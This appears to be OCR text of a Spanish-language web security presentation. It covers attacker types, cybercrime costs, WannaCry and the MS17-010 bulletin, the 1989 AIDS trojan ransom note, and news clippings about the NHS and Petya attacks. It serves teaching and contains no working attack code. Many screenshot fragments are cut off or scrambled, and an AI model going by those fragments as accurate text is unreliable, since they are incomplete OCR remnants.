
Interesting story

YEAR | BUBBLE COLOUR YEAR | METHOD OF LEAK | BUBBLE SIZE NO OF RECORDS STOLEN | DATA SENSITIVITY | SHOW FILTER



¿De quién nos protegemos?

- Script kiddies
- Insiders
- Hacktivistas
- Crimen organizado
- Gobiernos



The expansion of attacker types, their resources, and their sophistication.

Seguridad en la web


ANONYMOUS EN EL BANQUILLO
17:56:33
P

verelox.com


Search

We'll be back soon!


Our network and website is currently under maintenance.
We'll be back shortly.

— Verelox

Seguridad en la web




Organized cybercrime is the most profitable type of crime.
$2,300
Average loss per individual burglary in the U.S.
$30,000,000
The largest bank robbery in U.S. history.
$445 Billion
Annual cost of cybercrime to the global economy.
IBM




Occupation: Bogachev works in the Information Technology field.

¿Cuáles son las amenazas?

- Malware
- Ransomware
- Phishing
- IoT
- DDoS
- Etc...

¿Cuáles son las amenazas? 2017:



ENE FEB MAR ABR MAY JUN JUL AGO SEP OCT NOV DIC

EM

TECNOLOGÍA

Hack
gran

BRUNO TOLEDA

EL PAÍ

ATAQUE INFORMÁ

El ataq

España, Portu
de los ordena

528

JOANA OLIVEIRA | ROSA JIMÉNEZ CANO

Madrid / Seattle - 15 MAY 2017 - 15:53 CEST

NHS cyber attack: update

Read a statement from Dr Anne Rainsberry, NHS Incident Director

Last update
2017-05-12T19:22:45.81

Close X

You are here: Alerts

NHS cyber attack

Statement from Dr Anne Rainsberry, NHS Incident Director

"We'd like to reassure patients that if they need the NHS and it's an emergency that they should visit A&E or access emergency services in the same way as they normally would and staff will ensure they get the care they need.

"NHS Digital is investigating the incident and across the NHS we have tried and tested contingency plans to ensure we are able to keep the NHS open for business."

Share: Save: Print:

Page last reviewed: 12/05/2017

Next review due:

Zeit Über 22:10 DB Nach

22:15 RB61 Dresden Mitte

22:20 1 Dresden H - V

22:25 2 Dresden-K

22:25 50 Coswig (b.

22:25 50 Dresden M

22:29 2045

:32 Dresden Mitte

:37 Radebeul Ost - Coswig (b. Dre)

Dresden Hbf


Hbf

Hbf

Hbf

Dresden Hbf

Meißen Trieb



Wannacry (2017)

Dos meses antes...

Microsoft Security Bulletin MS17-010 - Critical

10/11/2017 • 12 minutes to read • Contributors

Security Update for Microsoft Windows SMB Server (4013389)

Published: March 14, 2017


Version: 1.0

Executive Summary

This security update resolves vulnerabilities in Microsoft Windows. The most severe of the vulnerabilities could allow remote code execution if an attacker sends specially crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server.

iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

AIDS (1989)


Dear Customer:
It is time to pay for your software lease from PC Cyborg Corporation.
Complete the INVOICE and attach payment for the lease option of your choice.
If you don't use the printed INVOICE, then be sure to refer to the important
reference numbers below in all correspondence. In return you will receive:
- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.
Important reference numbers: A5599796-2695577-
The price of 365 user applications is US$189. The price of a lease for the
lifetime of your hard disk is US$378. You must enclose a bankers draft,
cashier's check or international money order payable to PC CYBORG CORPORATION
for the full amount of $189 or $378 with your order. Include your name,
company, address, city, state, country, zip or postal code. Mail your order
to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.
Press ENTER to continue

EL PAÍS

INTERNACIONAL

EUROPA EE UU MÉXICO AMÉRICA LATINA ORIENTE PRÓXIMO ASIA ÁFRICA FOTOS OPINIÓN BLOGS TITULARES »

ATAQUES RANSOMWARE ›

ABC TECNOLOGÍA

Buscar en ABC

Acceso / Registro

ESPAÑA INTERNACIONAL ECONOMÍA OPINIÓN DEPORTES CONOCER MOTOR FAMILIA GENTE SUMMUM CULTURA & OCIO SERVICIOS EDICIONES MADRID ABCSEVILLA

ABC Lee la primera edición de ABC del domingo 12 de noviembre en Kiosko y Más

Petya, el virus protagonista de la segunda ola mundial de

- L
bi

MENÚ BUSCAR NEWSLETTER

El Confidencial

